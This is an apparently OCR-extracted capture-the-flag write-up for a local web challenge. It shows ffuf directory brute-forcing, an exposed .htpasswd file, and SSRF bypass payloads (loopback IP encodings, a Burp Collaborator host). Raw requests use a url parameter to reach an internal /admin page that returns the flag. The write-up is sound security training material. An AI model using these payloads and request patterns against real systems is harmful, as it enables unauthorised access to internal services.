
Challenge link: https://github.com/kaufland-ecommerce-security/web-challenge
FLAG : o&@dzooSeFZ34ml6M0Pd5YZb%

Solution:

The service is available on your host machine at http://localhost:5001


http://localhost:5001/



On running ffuf for directory brute forcing found some interesting files
./ffuf -w common.txt -u http://localhost:5001/FUZZ -fs 153


```
navdeep@navdeeps:~/Desktop$ ./ffuf -w common.txt -u http://localhost:5001/FUZZ -fs 153

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0
________________________________________________

 :: Method           : GET
 :: URL              : http://localhost:5001/FUZZ
 :: Wordlist         : FUZZ: /home/navdeep/Desktop/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 153
________________________________________________

[Status: 200, Size: 32, Words: 1, Lines: 2, Duration: 2ms]
    * FUZZ: .htpasswd

[Status: 401, Size: 179, Words: 5, Lines: 8, Duration: 0ms]
    * FUZZ: login

[Status: 401, Size: 179, Words: 5, Lines: 8, Duration: 0ms]
    * FUZZ: logins

[Status: 401, Size: 179, Words: 5, Lines: 8, Duration: 0ms]
    * FUZZ: login_sendpass

[Status: 401, Size: 179, Words: 5, Lines: 8, Duration: 0ms]
    * FUZZ: login_db

[Status: 401, Size: 179, Words: 5, Lines: 8, Duration: 0ms]
    * FUZZ: loginadmin

[Status: 401, Size: 179, Words: 5, Lines: 8, Duration: 0ms]
    * FUZZ: login-redirect

[Status: 401, Size: 179, Words: 5, Lines: 8, Duration: 0ms]
    * FUZZ: login1

[Status: 401, Size: 179, Words: 5, Lines: 8, Duration: 0ms]
    * FUZZ: login-us

[Status: 401, Size: 179, Words: 5, Lines: 8, Duration: 0ms]
    * FUZZ: loginflat
```

I got a .htpasswd file which contains some username and password
http://localhost:5001/.htpasswd
htpasswd is used to create and update the flat-files used to store usernames and password for basic authentication of HTTP users.




First, Apache does **not** default to preventing access to either of these files. Many distributions of Apache httpd include initial configuration which prevents access (using "Deny from all" rules) to, depending on the distribution, .htaccess/.htpasswd files, .ht* files, or .* files. It is very common, but there are plenty of reasons why this may not be the case. You can add a rule yourself to block these files, if they are not already blocked.


On running ffuf I got to know there is a login portal using /login path, the status code was different.




Here you can enter a url using the input box which is fishy since if it's not properly configured there might be an SSRF vulnerability.
The server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems, potentially leaking sensitive data such as authorization credentials.

http://localhost:5001/login?url=http://google.com






Not good



Not good

Here are SSRF payloads that I used to check:
https://pravinponnusamy.medium.com/ssrf-payloads-f09b2a86a8b4

127.0.0.1
2130706433
017700000001
spoofed.burpcollaborator.net
http://0177.0.0.1/




Request	Payload	Status	Error	Timeout	Length	Comment
0		304	☐	☐	171	
1	127.0.0.1	304	☐	☐	171	
2	2130706433	304	☐	☐	171	
3	017700000001	304	☐	☐	171	
4	spoofed.burpcollaborator.net		☐	☐		
5	http://0177.0.0.1/	304	☐	☐	171	

Request


Pretty Raw Hex

```
1 GET /login?url=http://spoofed.burpcollaborator.net HTTP/1.1
2 Host: localhost:5001
3 Cache-Control: max-age=0
4 Authorization: Basic a2F1ZmxhbmQ6cEFzc1dvcmRvJkBkem9v
5 sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "macOS"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safa
0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
1 Sec-Fetch-Site: none
2 Sec-Fetch-Mode: navigate
3 Sec-Fetch-User: ?1
4 Sec-Fetch-Dest: document
5 Accept-Encoding: gzip, deflate
6 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
7 Cookie: csrftoken=sUgoB3PwcnQEoz63ownw2rnnJFRSFMfG8Z3RVgXJmJK6uyvaLDyaJIQAgzgYzIQQ
8 If-None-Match: W/"8-O2bmdb0eJQisbpI6+3FyFqlizos"
```

Since it gave ping on burp collaborator it was confirmed that there is SSRF vulnerability



During the Docker build, something fishy was logged which gave a hint there might be 5000 port open and some applications might be hosted.
However, If this hint was not there I would brute force all the ports to check, it would have consumed little more time but I would have got the same results.



Request

Pretty Raw Hex \n

```
GET /login?url=http://spoofed.burpcollaborator.net:5000/login HTTP/1.1
Host: localhost:5001
Cache-Control: max-age=0
Authorization: Basic a2F1ZmxhbmQ6cEFzc1dvcmRvJkBkem9v
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: csrftoken=sUgoB3PwcnQEoz63ownw2rnnJFRSFMfG8Z3RVgXJmJK6uyvaLDyaJIQAgzgYzIQQ
If-None-Match: W/"8-O2bmdb0eJQisbpI6+3FyFqlizos"
Connection: close
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Server: nginx/1.23.3
Date: Tue, 28 Mar 2023 09:59:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3368
Connection: close
X-Powered-By: Express
ETag: W/"d28-h8DM8lTafXIxdngNg3i2YIWJt/E"

<html>
  <style>

    @importurl("https://rsms.me/inter/inter.css");

    :root{
      --color-light:white;
      --color-dark:#212121;
      --color-signal:#fab700;

      --color-background:var(--color-light);
      --color-text:var(--color-dark);
      --color-accent:var(--color-signal);

      --size-bezel:0.5rem;
      --size-radius:4px;

      line-height:1.4;

      font-family:"Inter",sans-serif;
      font-size:calc(0.6rem+0.4vw);
      color:var(--color-text);
      background:var(--color-background);
      font-weight:300;
```

So the flag was hidden on /admin page of http://localhost:5000

Request

Pretty Raw Hex \n

```
GET /login?url=http://spoofed.burpcollaborator.net:5000/admin HTTP/1.1
Host: localhost:5001
Cache-Control: max-age=0
Authorization: Basic a2F1ZmxhbmQ6cEFzc1dvcmRvJkBkem9v
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: csrftoken=sUgoB3PwcnQEoz63ownw2rnnJFRSFMfG8Z3RVgXJmJK6uyvaLDyaJIQAgzgYzIQQ
If-None-Match: W/"8-O2bmdb0eJQisbpI6+3FyFqlizos"
Connection: close
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Server: nginx/1.23.3
Date: Tue, 28 Mar 2023 09:58:09 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 33
Connection: close
X-Powered-By: Express
ETag: W/"21-sKK2iNV+uaHavldRm4n35qaRQ10"

FLAG : o&@dzooSeFZ34ml6M0Pd5YZb%
```